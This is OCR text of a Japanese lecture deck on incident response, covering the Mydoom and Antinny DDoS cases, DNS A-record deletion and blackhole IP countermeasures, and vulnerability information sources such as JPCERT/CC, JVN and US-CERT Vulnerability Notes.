
4. 脆弱性対応とインシデント対応
②インシデント対応活動
Mydoom事例検討: DDoS攻撃とAレコード削除による回避 (利点と欠点)

- Aレコード削除により攻撃対象となるWebサーバは救われるが(利点)、一般のユーザもアクセスできなくなってしまう(欠点)。



4. 脆弱性対応とインシデント対応
②インシデント対応活動
Antinny事例検討: Aレコード削除に伴うDNSクエリの大量発生


- Aレコード削除が必ずしも有効な回避方法とはならない場合もある。
  - Antinnyの場合、Aレコード削除により攻撃対象となったWebサーバは救われた。
  - しかし、その裏で、ISPのDNSサーバにDNSクエリが大量発生した。



Telecom-ISAC Japan : 2004年DDoS攻撃対応事例 (Antinnyワーム)
http://www.soumu.go.jp/joho_tsusin/policyreports/chousa/jise_ip/pdf/041213_1_s3_4.pdf

4. 脆弱性対応とインシデント対応
②インシデント対応活動
Antinny事例検討: ブラックホールIPによる攻撃回避

- 最終的に、受信したパケットをそのまま廃棄してしまうIPアドレス(ブラックホールIPアドレス)にトラフィックを引き込むことで回避した。



不正アクセス活動の現状


1. 攻撃手法の変遷
2. インシデントの変遷
3. 不正アクセス活動に関する理解を深める

脆弱性データベース


4. 脆弱性対応とインシデント対応
5. 対策のための情報収集

5. 対策のための情報収集 ①脆弱性対応活動 JPCERT/CC

- 注意喚起ならびに緊急報告
  - JPCERT/CC 緊急報告 http://www.jpcert.or.jp/at/
  - 「深刻且つ影響範囲の広い脆弱性に関する情報」「インシデント報告に基づき、同種のインシデントの発生を防止するための情報」を提供
- 製品開発者の対応情報
  - JVN: JP Vendor Status Notes http://jvn.jp/
  - 情報セキュリティ早期警戒パートナーシップにおける対策情報ポータルサイト
  - 製品開発者の情報公表の支援ならびに、システム導入支援者ならびにユーザへの対策情報提供を目的としている。
  - CERT/CC, NISCCの発行した脆弱性対策情報の国内対応状況も提供



5. 対策のための情報収集
①脆弱性対応活動
JPCERT/CC: JP Vendor Status Notes



報告された脆弱性に関して、「脆弱性の影響を受ける製品は？」「その製品開発者の対策情報？」という脆弱性対策情報

提供情報(ステータス)

該当製品あり
　脆弱性該当製品がある場合

該当製品あり：調査中
　脆弱性該当製品があり、継続して製品の調査を行っている場合


該当製品なし
　脆弱性該当製品がない場合

該当製品なし：調査中
　脆弱性該当製品は見つかっていないが、継続して製品の調査を行っている場合


不明
　脆弱性に関する対応状況の連絡がない場合

5. 対策のための情報収集
①脆弱性対応活動
CERT/CC (≒US-CERT)

- 注意喚起ならびに緊急報告
  - US-CERT Technical Cyber Security Alert　http://www.us-cert.gov/cas/techalerts
  - 「深刻且つ影響範囲の広い脆弱性に関する情報」「インシデント報告に基づき、同種のインシデントの発生を防止するための情報」を提供
- 製品開発者の対応情報
  - US-CERT Vulnerability Notes DB　http://www.kb.cert.org/vuls/
  - 脆弱性ならびにその対策に関する詳細と製品開発者の対応情報を提供
- 週単位のサマリ情報
  - US-CERT Cyber Security Bulletins　http://www.us-cert.gov/cas/bulletins/
  - 脆弱性、攻略コード、ウイルスなどの公表状況を提供



5. 対策のための情報収集
①脆弱性対応活動
CERT/CC (=US-CERT): Vulnerability Note




VU#はVulnerability Note の略称として広く利用されている。

VU#652278
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

Other Informationにおいて、CERT/CCにおいて判定した脆弱性の深刻度「Metric」を提供している。数値が 40 以上の場合、CERT Advisoryの候補対象としている。

5. 対策のための情報収集
①脆弱性対応活動
CERT/CC (=US-CERT): Vulnerability Note



VU#で提供する脆弱性の深刻度: Metric

